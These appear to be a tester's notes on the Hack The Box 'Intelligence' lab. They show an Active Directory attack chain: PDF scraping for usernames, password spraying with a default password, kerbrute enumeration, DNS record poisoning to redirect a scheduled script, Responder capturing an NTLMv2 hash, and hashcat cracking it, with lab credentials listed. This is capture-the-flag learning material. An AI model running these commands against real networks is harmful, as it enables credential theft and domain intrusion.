Creds

Username	Password	Description
Tiffany.Molina	NewIntelligenceCorpUser9876	smb access
Ted.Graves	Mr.Teddy	

Nmap

Port	Service	Description
53	domain	Simple DNS Plus
80	http	Microsoft IIS httpd 10.0
88	kerberos-sec	Windows Kerberos (server time: 2021-10-03 07:47:24Z)
135	msrpc	Microsoft Windows RPC
139	netbios-ssn	Microsoft Windows netbios-ssn
389	ldap	Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site: Default-First-Site-Name)
445	microsoft-ds?	
464	kpasswd5?	
593	ncacn_http	Microsoft Windows RPC over HTTP 1.0
636	ssl/ldap	Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site: Default-First-Site-Name)
3268	ldap	Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site: Default-First-Site-Name)
3269	ssl/ldap	Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site: Default-First-Site-Name)
5985	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389	mc-nmf	.NET Message Framing
49667	msrpc	Microsoft Windows RPC
49691	ncacn_http	Microsoft Windows RPC over HTTP 1.0
49692	msrpc	Microsoft Windows RPC
49702	msrpc	Microsoft Windows RPC
49714	msrpc	Microsoft Windows RPC
61585	msrpc	Microsoft Windows RPC

Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

```
# Nmap 7.91 scan initiated Sat Oct  2 19:50:47 2021 as: nmap -sC -sV -p- -oN nmap/Full -vvv 10.10.10.248
Nmap scan report for 10.10.10.248
Host is up, received echo-reply ttl 127 (0.19s latency).
Scanned at 2021-10-02 19:50:48 EDT for 1916s
Not shown: 65515 filtered ports
Reason: 65515 no-responses
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-favicon: Unknown favicon MD5: 556F31ACD686989B1AFCF382C05846AA
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Intelligence
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2021-10-03 07:47:24Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername:<unsupported>, DNS:dc.intelligence.htb
| Issuer: commonName=intelligence-DC-CA/domainComponent=intelligence
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-04-19T00:43:16
| Not valid after:  2022-04-19T00:43:16
| MD5:   7767 9533 67fb d65d 6065 dff7 7ad8 3e88
| SHA-1: 1555 29d9 fef8 1aec 41b7 dab2 84d7 0f9d 30c7 bde7
| -----BEGIN CERTIFICATE-----
| MIIF+zCCBOOgAwIBAgITcQAAAALMnIRQzlB+HAAAAAAAAjANBgkqhkiG9w0BAQsF
| ADBQMRMwEQYKCZImiZPyLGQBGRYDaHRiMRwwGgYKCZImiZPyLGQBGRYMaW50ZWxs
| aWdlbmNlMRswGQYDVQQDExJpbnRlbGxpZ2VuY2UtREMtQ0EwHhcNMjEwNDE5MDA0
```

```
| MzE2WhcNMjIwNDE5MDA0MzE2WjAeMRwwGgYDVQQDExNkYy5pbnRlbGxpZ2VuY2Uu
| aHRiMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAwCX8Wz5Z7/hs1L9f
| F3QgoOIpTaMp7gi+vxcj8ICORH+ujWj+tNbuU0JZNsviRPyB9bRxkx7dIT8kF8+8
| u+ED4K38l8ucL9cv14jh1xrf9cfPd/CQAd6+AO6qX9olVNnLwExSdkz/ysJ0F5FU
| xk+l60z1ncIfkGVxRsXSqaPyimMaq1E8GvHT70hNc6RwhyDUIYXS6TgKEJ5wwyPs
| s0VFlsvZ19fOUyKyq9XdyziyKB4wYIiVyptRDvst1rJS6mt6LaANomy5x3ZXxTf7
| RQOJaiUA9fjiV4TTVauiAf9Vt0DSgCPFoRL2oPbvrN4WUluv/PrVpNBeuN3Akks6
| cmxzKQIDAQABo4IC/jCCAvowLwYJKwYBBAGCNxQCBCIeIABEAG8AbQBhAGkAbgBD
| AG8Abg80AHIAbwBsAGwAZQByMB0GA1UdJQQWMBQGCCsGAQUFBwMCBggrBgEFBQcD
| ATAOBgNVHQ8BAf8EBAMCBaAweAYJKoZIhvcNAQkPBGswaTAOBggqhkiG9w0DAgIC
| AIAwDgYIKoZIhvcNAwQCAgCAMAsGCWCGSAFlAwQBKjALBglghkgBZQMEAS0wCwYJ
| YIZIAWUDBAECMAsGCWCGSAFlAwQBBTAHBgUrDgMCBzAKBggqhkiG9w0DBzAdBgNV
| HQ4EFgQUCA00YNMscsMLHdNQNIASzc940RUwHwYDVR0jBBgwFoAUo2aX3GwKIqdG
| sKQv+8oXL8nKl8swgdAGA1UdHwSByDCBxTCBwqCBv6CBvIaBuWxkYXA6Ly8vQ049
| aW50ZWxsaWdlbmNlLURDLUNBLENOPWRjLENOPUNEUCxDTj1QdWJsaWMlMjBLZXkl
| MjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxDTj1Db25maWdlcmF0aW9uLERDPWludGVs
| bGlnZW5jZSxEQz1odGI/Y2VydGlmaWNhdGVSZXZvY2F0aW9uTGlzdD9iYXNlP29i
| amVjdENsYXNzPWNSTERpc3RyaWJ1dGlvblBvaW50MIHJBggrBgEFBQcBAQSBvDCB
| uTCBtgYIKwYBBQUHMAKGgalsZGFwOi8vL0NOPWludGVsbGlnZW5jZS1EQy1DQSxD
| Tj1BSUEsQ049UHVibGljJTIwS2V5JTIwU2VydmljZXMsQ049U2VydmljZXMsQ049
| Q29uZmlndXJhdGlvbixEQz1pbnRlbGxpZ2VuY2UsREM9aHRiP2NBQ2VydGlmaWNh
| dGU/YmFzZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5MD8GA1Ud
| EQQ4MDagHwYJKwYBBAGCNxkBoBIEEIHijfJ5/cVAp3sSUrgFUO2CE2RjLmludGVs
| bGlnZW5jZS5odGIwDQYJKoZIhvcNAQELBQADggEBAAe43GWMvptRljuuQyFyo+AG
| c/CL8gNCVGvmkRfXyqK+vb2DBWTQ6uUjl+8hA3WuROBFUkwea5gOByKZdTPQrdou
| mVEeAf96bVQ+7/03O3Sz+0jCVTUbAJGnXNnMLStfx6TiMBqfDqsCcWRf2yScX9J4
| 1ilJEh2sEXnps/RYH+N/j7QojPZDvUeM7ZMefR5IFAcnYNZb6TfAPnnpNgdhgsYN
| 2urpaMc2At5qjf6pwyKYLxjBit1jcX6TmEgB/uaE/L9Py2mqyC7p1r40V1FxSGbE
| z4fcj1sme6//eFq7SKNiYe5dEh4SZPB/5wkztD1yt5A6AWaM+naj/0d8K0tcxSY=
|_-----END CERTIFICATE-----
|_ssl-date: 2021-10-03T07:48:57+00:00; +7h26m13s from scanner time.
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername:<unsupported>, DNS:dc.intelligence.htb
| Issuer: commonName=intelligence-DC-CA/domainComponent=intelligence
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-04-19T00:43:16
| Not valid after:  2022-04-19T00:43:16
| MD5:   7767 9533 67fb d65d 6065 dff7 7ad8 3e88
| SHA-1: 1555 29d9 fef8 1aec 41b7 dab2 84d7 0f9d 30c7 bde7
| -----BEGIN CERTIFICATE-----
| MIIF+zCCBOOgAwIBAgITcQAAAALMnIRQzlB+HAAAAAAAAjANBgkqhkiG9w0BAQsF
| ADBQMRMwEQYKCZImiZPyLGQBGRYDaHRiMRwwGgYKCZImiZPyLGQBGRYMaW50ZWxs
| aWdlbmNlMRswGQYDVQQDExJpbnRlbGxpZ2VuY2UtREMtQ0EwHhcNMjEwNDE5MDA0
| MzE2WhcNMjIwNDE5MDA0MzE2WjAeMRwwGgYDVQQDExNkYy5pbnRlbGxpZ2VuY2Uu
| aHRiMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAwCX8Wz5Z7/hs1L9f
| F3QgoOIpTaMp7gi+vxcj8ICORH+ujWj+tNbuU0JZNsviRPyB9bRxkx7dIT8kF8+8
| u+ED4K38l8ucL9cv14jh1xrf9cfPd/CQAd6+AO6qX9olVNnLwExSdkz/ysJ0F5FU
| xk+l60z1ncIfkGVxRsXSqaPyimMaq1E8GvHT70hNc6RwhyDUIYXS6TgKEJ5wwyPs
| s0VFlsvZ19fOUyKyq9XdyziyKB4wYIiVyptRDvst1rJS6mt6LaANomy5x3ZXxTf7
| RQOJaiUA9fjiV4TTVauiAf9Vt0DSgCPFoRL2oPbvrN4WUluv/PrVpNBeuN3Akks6
| cmxzKQIDAQABo4IC/jCCAvowLwYJKwYBBAGCNxQCBCIeIABEAG8AbQBhAGkAbgBD
| AG8Abg80AHIAbwBsAGwAZQByMB0GA1UdJQQWMBQGCCsGAQUFBwMCBggrBgEFBQcD
| ATAOBgNVHQ8BAf8EBAMCBaAweAYJKoZIhvcNAQkPBGswaTAOBggqhkiG9w0DAgIC
| AIAwDgYIKoZIhvcNAwQCAgCAMAsGCWCGSAFlAwQBKjALBglghkgBZQMEAS0wCwYJ
| YIZIAWUDBAECMAsGCWCGSAFlAwQBBTAHBgUrDgMCBzAKBggqhkiG9w0DBzAdBgNV
| HQ4EFgQUCA00YNMscsMLHdNQNIASzc940RUwHwYDVR0jBBgwFoAUo2aX3GwKIqdG
| sKQv+8oXL8nKl8swgdAGA1UdHwSByDCBxTCBwqCBv6CBvIaBuWxkYXA6Ly8vQ049
| aW50ZWxsaWdlbmNlLURDLUNBLENOPWRjLENOPUNEUCxDTj1QdWJsaWMlMjBLZXkl
| MjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxDTj1Db25maWdlcmF0aW9uLERDPWludGVs
| bGlnZW5jZSxEQz1odGI/Y2VydGlmaWNhdGVSZXZvY2F0aW9uTGlzdD9iYXNlP29i
| amVjdENsYXNzPWNSTERpc3RyaWJ1dGlvblBvaW50MIHJBggrBgEFBQcBAQSBvDCB
| uTCBtgYIKwYBBQUHMAKGgalsZGFwOi8vL0NOPWludGVsbGlnZW5jZS1EQy1DQSxD
| Tj1BSUEsQ049UHVibGljJTIwS2V5JTIwU2VydmljZXMsQ049U2VydmljZXMsQ049
| Q29uZmlndXJhdGlvbixEQz1pbnRlbGxpZ2VuY2UsREM9aHRiP2NBQ2VydGlmaWNh
| dGU/YmFzZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5MD8GA1Ud
| EQQ4MDagHwYJKwYBBAGCNxkBoBIEEIHijfJ5/cVAp3sSUrgFUO2CE2RjLmludGVs
| bGlnZW5jZS5odGIwDQYJKoZIhvcNAQELBQADggEBAAe43GWMvptRljuuQyFyo+AG
| c/CL8gNCVGvmkRfXyqK+vb2DBWTQ6uUjl+8hA3WuROBFUkwea5gOByKZdTPQrdou
| mVEeAf96bVQ+7/03O3Sz+0jCVTUbAJGnXNnMLStfx6TiMBqfDqsCcWRf2yScX9J4
| 1ilJEh2sEXnps/RYH+N/j7QojPZDvUeM7ZMefR5IFAcnYNZb6TfAPnnpNgdhgsYN
| 2urpaMc2At5qjf6pwyKYLxjBit1jcX6TmEgB/uaE/L9Py2mqyC7p1r40V1FxSGbE
| z4fcj1sme6//eFq7SKNiYe5dEh4SZPB/5wkztD1yt5A6AWaM+naj/0d8K0tcxSY=
|_-----END CERTIFICATE-----
|_ssl-date: 2021-10-03T07:48:56+00:00; +7h26m13s from scanner time.
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername:<unsupported>, DNS:dc.intelligence.htb
| Issuer: commonName=intelligence-DC-CA/domainComponent=intelligence
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-04-19T00:43:16
| Not valid after:  2022-04-19T00:43:16
| MD5:   7767 9533 67fb d65d 6065 dff7 7ad8 3e88
| SHA-1: 1555 29d9 fef8 1aec 41b7 dab2 84d7 0f9d 30c7 bde7
| -----BEGIN CERTIFICATE-----
| MIIF+zCCBOOgAwIBAgITcQAAAALMnIRQzlB+HAAAAAAAAjANBgkqhkiG9w0BAQsF
| ADBQMRMwEQYKCZImiZPyLGQBGRYDaHRiMRwwGgYKCZImiZPyLGQBGRYMaW50ZWxs
| aWdlbmNlMRswGQYDVQQDExJpbnRlbGxpZ2VuY2UtREMtQ0EwHhcNMjEwNDE5MDA0
| MzE2WhcNMjIwNDE5MDA0MzE2WjAeMRwwGgYDVQQDExNkYy5pbnRlbGxpZ2VuY2Uu
| aHRiMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAwCX8Wz5Z7/hs1L9f
| F3QgoOIpTaMp7gi+vxcj8ICORH+ujWj+tNbuU0JZNsviRPyB9bRxkx7dIT8kF8+8
| u+ED4K38l8ucL9cv14jh1xrf9cfPd/CQAd6+AO6qX9olVNnLwExSdkz/ysJ0F5FU
| xk+l60z1ncIfkGVxRsXSqaPyimMaq1E8GvHT70hNc6RwhyDUIYXS6TgKEJ5wwyPs
| s0VFlsvZ19fOUyKyq9XdyziyKB4wYIiVyptRDvst1rJS6mt6LaANomy5x3ZXxTf7
| RQOJaiUA9fjiV4TTVauiAf9Vt0DSgCPFoRL2oPbvrN4WUluv/PrVpNBeuN3Akks6
```

```
| cmxzKQIDAQABo4IC/jCCAvowLwYJKwYBBAGCNxQCBCIeIABEAG8AbQBhAGkAbgBD
| AG8AbgB0AHIAbwBsAGwAZQByMB0GA1UdJQQWMBQGCCsGAQUFBwMCBggrBgEFBQcD
| ATAOBgNVHQ8BAf8EBAMCBaAweAYJKoZIhvcNAQkPBGswaTAOBggqhkiG9w0DAgIC
| AIAwDgYIKoZIhvcNAwQCAgCAMAsGCWCGSAFlAwQBKjALBglghkgBZQMEAS0wCwYJ
| YIZIAWUDBAECMAsGCWCGSAFlAwQBBTAHBgUrDgMCBzAKBggqhkiG9w0DBzAdBgNV
| HQ4EFgQUCA00YNMscsMLHdNQNIASzc940RUwHwYDVR0jBBgwFoAUo2aX3GwKIqdG
| sKQv+8oXL8nKl8swgdAGA1UdHwSByDCBxTCBwqCBv6CBvIaBuWxkYXA6Ly8vQ049
| aW50ZWxsaWdlbmNlLURDLUNBLENOPWRjLENOPUNEUCxDTjlQdWJsaWMlMjBLZXkl
| MjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9uLERDPWludGVs
| bGlnZW5jZSxEQz1odGI/Y2VydGlmaWNhdGVSZXZvY2F0aW9uTGlzdD9iYXNlP29i
| amVjdENsYXNzPWNSTERpc3RyaWJ1dGlvblBvaW50MIHJBggrBgEFBQcBAQSBvDCB
| uTCBtgYIKwYBBQUHMAKGgalsZGFwOi8vL0NOPWludGVsbGlnZW5jZS1EQy1DQSxD
| Tj1BSUEsQ049UHVibGljJTIwS2V5JTIwU2VydmljZXMsQ049U2VydmljZXMsQ049
| Q29uZmlndXJhdGlvbixEQz1pbnRlbGxpZ2VuY2UsREM9aHRiP2NBQ2VydGlmaWNh
| dGU/YmFzZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5MD8GA1Ud
| EQQ4MDagHwYJKwYBBAGCNxkBoBIEEIHijfJ5/cVAp3sSUrgFUO2CE2RjLmludGVs
| bGlnZW5jZS5odGIwDQYJKoZIhvcNAQELBQADggEBAAe43GWMvptRljuuQyFyo+AG
| c/CL8gNCVGvmkRfXyqK+vb2DBWTQ6uUjl+8hA3WuROBFUkwea5gOByKZdTPQrdou
| mVEeAf96bVQ+7/03O3Sz+0jCVTUbAJGnXNnMLStfx6TiMBqfDqsCcWRf2yScX9J4
| 1ilJEh2sEXnps/RYH+N/j7QojPZDvUeM7ZMefR5IFAcnYNZb6TfAPnnpNgdhgsYN
| 2urpaMc2At5qjf6pwyKYLxjBit1jcX6TmEgB/uaE/L9Py2mqyC7p1r40V1FxSGbE
| z4fcj1sme6//eFq7SKNiYe5dEh4SZPB/5wkztD1yt5A6AWaM+naj/0d8K0tcxSY=
|_-----END CERTIFICATE-----
|_ssl-date: 2021-10-03T07:48:57+00:00; +7h26m13s from scanner time.
3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername:<unsupported>, DNS:dc.intelligence.htb
| Issuer: commonName=intelligence-DC-CA/domainComponent=intelligence
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-04-19T00:43:16
| Not valid after:  2022-04-19T00:43:16
| MD5:   7767 9533 67fb d65d 6065 dff7 7ad8 3e88
| SHA-1: 1555 29d9 fef8 1aec 41b7 dab2 84d7 0f9d 30c7 bde7
| -----BEGIN CERTIFICATE-----
| MIIF+zCCBOOgAwIBAgITcQAAAALMnIRQzlB+HAAAAAAAAjANBgkqhkiG9w0BAQsF
| ADBQMRMwEQYKCZImiZPyLGQBGRYDaHRiMRwwGgYKCZImiZPyLGQBGRYMaW50ZWxs
| aWdlbmNlMRswGQYDVQQDExJpbnRlbGxpZ2VuY2UtREMtQ0EwHhcNMjEwNDE5MDA0
| MzE2WhcNMjIwNDE5MDA0MzE2WjAeMRwwGgYDVQQDExNkYy5pbnRlbGxpZ2VuY2Uu
| aHRiMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAwCX8Wz5Z7/hs1L9f
| F3QgoOIpTaMp7gi+vxcj8ICORH+ujWj+tNbuU0JZNsviRPyB9bRxkx7dIT8kF8+8
| u+ED4K38l8ucL9cv14jh1xrf9cfPd/CQAd6+AO6qX9olVNnLwExSdkz/ysJ0F5FU
| xk+l60z1ncIfkGVxRsXSqaPyimMaq1E8GvHT70hNc6RwhyDUIYXS6TgKEJ5wwyPs
| s0VFlsvZ19fOUyKyq9XdyziyKB4wYIiVyptRDvstlrJS6mt6LaANomy5x3ZXxTf7
| RQOJaiUA9fjiV4TTVauiAf9Vt0DSgCPFoRL2oPbvrN4WUluv/PrVpNBeuN3Akks6
| cmxzKQIDAQABo4IC/jCCAvowLwYJKwYBBAGCNxQCBCIeIABEAG8AbQBhAGkAbgBD
| AG8AbgB0AHIAbwBsAGwAZQByMB0GA1UdJQQWMBQGCCsGAQUFBwMCBggrBgEFBQcD
| ATAOBgNVHQ8BAf8EBAMCBaAweAYJKoZIhvcNAQkPBGswaTAOBggqhkiG9w0DAgIC
| AIAwDgYIKoZIhvcNAwQCAgCAMAsGCWCGSAFlAwQBKjALBglghkgBZQMEAS0wCwYJ
| YIZIAWUDBAECMAsGCWCGSAFlAwQBBTAHBgUrDgMCBzAKBggqhkiG9w0DBzAdBgNV
| HQ4EFgQUCA00YNMscsMLHdNQNIASzc940RUwHwYDVR0jBBgwFoAUo2aX3GwKIqdG
| sKQv+8oXL8nKl8swgdAGA1UdHwSByDCBxTCBwqCBv6CBvIaBuWxkYXA6Ly8vQ049
| aW50ZWxsaWdlbmNlLURDLUNBLENOPWRjLENOPUNEUCxDTjlQdWJsaWMlMjBLZXkl
| MjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9uLERDPWludGVs
| bGlnZW5jZSxEQz1odGI/Y2VydGlmaWNhdGVSZXZvY2F0aW9uTGlzdD9iYXNlP29i
| amVjdENsYXNzPWNSTERpc3RyaWJ1dGlvblBvaW50MIHJBggrBgEFBQcBAQSBvDCB
| uTCBtgYIKwYBBQUHMAKGgalsZGFwOi8vL0NOPWludGVsbGlnZW5jZS1EQy1DQSxD
| Tj1BSUEsQ049UHVibGljJTIwS2V5JTIwU2VydmljZXMsQ049U2VydmljZXMsQ049
| Q29uZmlndXJhdGlvbixEQz1pbnRlbGxpZ2VuY2UsREM9aHRiP2NBQ2VydGlmaWNh
| dGU/YmFzZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5MD8GA1Ud
| EQQ4MDagHwYJKwYBBAGCNxkBoBIEEIHijfJ5/cVAp3sSUrgFUO2CE2RjLmludGVs
| bGlnZW5jZS5odGIwDQYJKoZIhvcNAQELBQADggEBAAe43GWMvptRljuuQyFyo+AG
| c/CL8gNCVGvmkRfXyqK+vb2DBWTQ6uUjl+8hA3WuROBFUkwea5gOByKZdTPQrdou
| mVEeAf96bVQ+7/03O3Sz+0jCVTUbAJGnXNnMLStfx6TiMBqfDqsCcWRf2yScX9J4
| 1ilJEh2sEXnps/RYH+N/j7QojPZDvUeM7ZMefR5IFAcnYNZb6TfAPnnpNgdhgsYN
| 2urpaMc2At5qjf6pwyKYLxjBit1jcX6TmEgB/uaE/L9Py2mqyC7p1r40V1FxSGbE
| z4fcj1sme6//eFq7SKNiYe5dEh4SZPB/5wkztD1yt5A6AWaM+naj/0d8K0tcxSY=
|_-----END CERTIFICATE-----
|_ssl-date: 2021-10-03T07:48:56+00:00; +7h26m13s from scanner time.
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49691/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49692/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49702/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49714/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
61585/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 7h26m12s, deviation: 0s, median: 7h26m12s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 29639/tcp): CLEAN (Timeout)
|   Check 2 (port 4953/tcp): CLEAN (Timeout)
|   Check 3 (port 27624/udp): CLEAN (Timeout)
|   Check 4 (port 21343/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2021-10-03T07:48:17
|_  start_date: N/A

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Oct  2 20:22:44 2021 -- 1 IP address (1 host up) scanned in 1917.04 seconds
```

Web Enumeration

wget http://10.10.10.248/documents/2020-01-01-upload.pdf
wget http://10.10.10.248/documents/2020-12-15-upload.pdf
used exiftool to find users.
William.Lee
Jose.Williams

Download All pdfs


```
for i in {01..12}; do for j in {01..31}; do wget http://intelligence.htb/documents/2020-$i-$j-upload.pdf; done; done
```

Build Users list

```
exiftool *.pdf | grep -i creator | awk '{print $3}' >> users.txt
```

find loot

2020-06-04-upload.pdf




New Account Guide

Welcome to Intelligence Corp!
Please login using your username and the default password of:
NewIntelligenceCorpUser9876

After logging in please change your password as soon as possible.

2020-12-30-upload.pdf



Internal IT Update

There has recently been some outages on our web servers. Ted has gotten a script in place to help notify us if this happens again.
Also, after discussion following our recent security audit we are in the process of locking down our service accounts.

Find user and exploit default creds

```
kali@kali:~$ crackmapexec smb -u users.txt -p 'NewIntelligenceCorpUser9876' -d intelligence.htb $IP
SMB         10.10.10.248    445    DC               [*] Windows 10.0 Build 17763 x64 (name:DC) (domain:intelligence.htb) (signing:True) (SMBv1:False)
SMB         10.10.10.248    445    DC               [+] intelligence.htb\Tiffany.Molina:NewIntelligenceCorpUser9876
```

Tiffany.Molina:NewIntelligenceCorpUser9876 → 00 - Loot > Creds

Kerberos (88)

find more users.

built a list of firstnames with lastnames and used to find more users

```
kali@kali:~$ /opt/kerbrute_linux_amd64 --dc dc.intelligence.htb -d intelligence.htb userenum users.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 10/02/21 - Ronnie Flathers @ropnop

2021/10/02 21:47:49 >  Using KDC(s):
2021/10/02 21:47:49 >   dc.intelligence.htb:88

2021/10/02 21:47:49 >  [+] VALID USERNAME:       William.Lee@intelligence.htb
2021/10/02 21:47:49 >  [+] VALID USERNAME:       Jose.Williams@intelligence.htb
```

Found: ted.GRAVES@intelligence.htb - possibly referenced in the pdf note.

smbclient

```
kali@kali:~$ smbclient -L \\\\$IP\\ -U Tiffany.Molina
Enter WORKGROUP\Tiffany.Molina's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        IT              Disk
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
        Users           Disk
SMB1 disabled -- no workgroup available
```

- IT
  - downdetector.ps1
- SYSVOL
  -
- Users - Confirmed Ted.Graves is user.

```
Enter WORKGROUP\Tiffany.Molina's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   DR        0  Sun Apr 18 21:20:26 2021
  ..                                  DR        0  Sun Apr 18 21:20:26 2021
  Administrator                        D        0  Sun Apr 18 20:18:39 2021
  All Users                         DHSrn        0  Sat Sep 15 03:21:46 2018
  Default                             DHR        0  Sun Apr 18 22:17:40 2021
  Default User                      DHSrn        0  Sat Sep 15 03:21:46 2018
  desktop.ini                         AHS      174  Sat Sep 15 03:11:27 2018
  Public                               DR        0  Sun Apr 18 20:18:39 2021
  Ted.Graves                           D        0  Sun Apr 18 21:20:26 2021
  Tiffany.Molina                       D        0  Sun Apr 18 20:51:46 2021

                3770367 blocks of size 4096. 1455713 blocks available
```

user.txt

`get Tiffany.Molina/Desktop/user.txt`

Downdetector.dat

upon first inspection was just bunch of characters unreadable so used iconv to read the file.
changed name to downdetector.dat since was just data and then used iconv to convert it back to .ps1 and readable

reference

```
iconv -f UTF-16 -t US-ASCII downdetector.dat -o downdetector.ps1
```

Downdetector.ps1

```
# Check web server status. Scheduled to run every 5min
Import-Module ActiveDirectory
foreach($record in Get-ChildItem "AD:DC=intelligence.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=intelligence,DC=htb" | Where-Object Name -like "web*")  {
try {
$request = Invoke-WebRequest -Uri "http://$($record.Name)" -UseDefaultCredentials
if(.StatusCode -ne 200) {
Send-MailMessage -From 'Ted Graves <Ted.Graves@intelligence.htb>' -To 'Ted Graves <Ted.Graves@intelligence.htb>' -Subject "Host: $($record.Name) is down"
}
} catch {}
}
```

Code Review

0. The note states that the script checks web server status and runs every 5 minutes.
1. Import powershell module Active Directory
2. for each String in the active directory structure where the object name is web*
    1. try string request is invoke-webrequest to a uri
    2. if status code does not equal 200
    3. send mail mess from ted.graves to himself with the subject showing the down host is down
3. otherwise catch errors

note: If ever there is a time sync issue (clockskew) i just ran `while true; do sudo date -s '<time>'; done` *I got time from web server response in burpsuite.*

Add computer to domain so it can be checked by script

`addcomputer.py -method SAMR -dc-ip $IP -computer-pass TestPassword321 -computer-name webtestComputer intelligence.htb/Tiffany.Molina:NewIntelligenceCorpUser9876`
krbrelay

Set IP of new computer to my ip and intercept the script request

`python3 /opt/krbrelayx/dnstool.py -u 'intelligence.htb\Tiffany.Molina' -p NewIntelligenceCorpUser9876 -r webTestComputer.intelligence.htb -a add -d $SELF $IP`

Intercept hash

```
kali@kali:~$ sudo responder -I tun0 -A
...[snip]...

[+] Listening for events...

[HTTP] NTLMv2 Client   : 10.10.10.248
[HTTP] NTLMv2 Username : intelligence\Ted.Graves
[HTTP] NTLMv2 Hash     :
Ted.Graves::intelligence:1122334455667788:EA8F42BB8C87FD813975C3F73F19F61C:0101000000000000F99FD2677EB9D70137607A2CEF87A285000000000200080050003700520040B0001001E00570049004E002D00370031004700400E0048004C00470033003300540
```

Crack Hash

```
kali@kali:~$ hashcat -m 5600 Ted.Graves.hash /usr/share/wordlists/rockyou.txt
...[snip]...

Mr.Teddy
```

Ted.Graves:Mr.Teddy → 00 - Loot > Creds

Find delegation accounts

can use new creds here doesn't really matter.
`findDelegation.py intelligence.htb/Ted.Graves:Mr.Teddy -target-domain intelligence.htb`

```
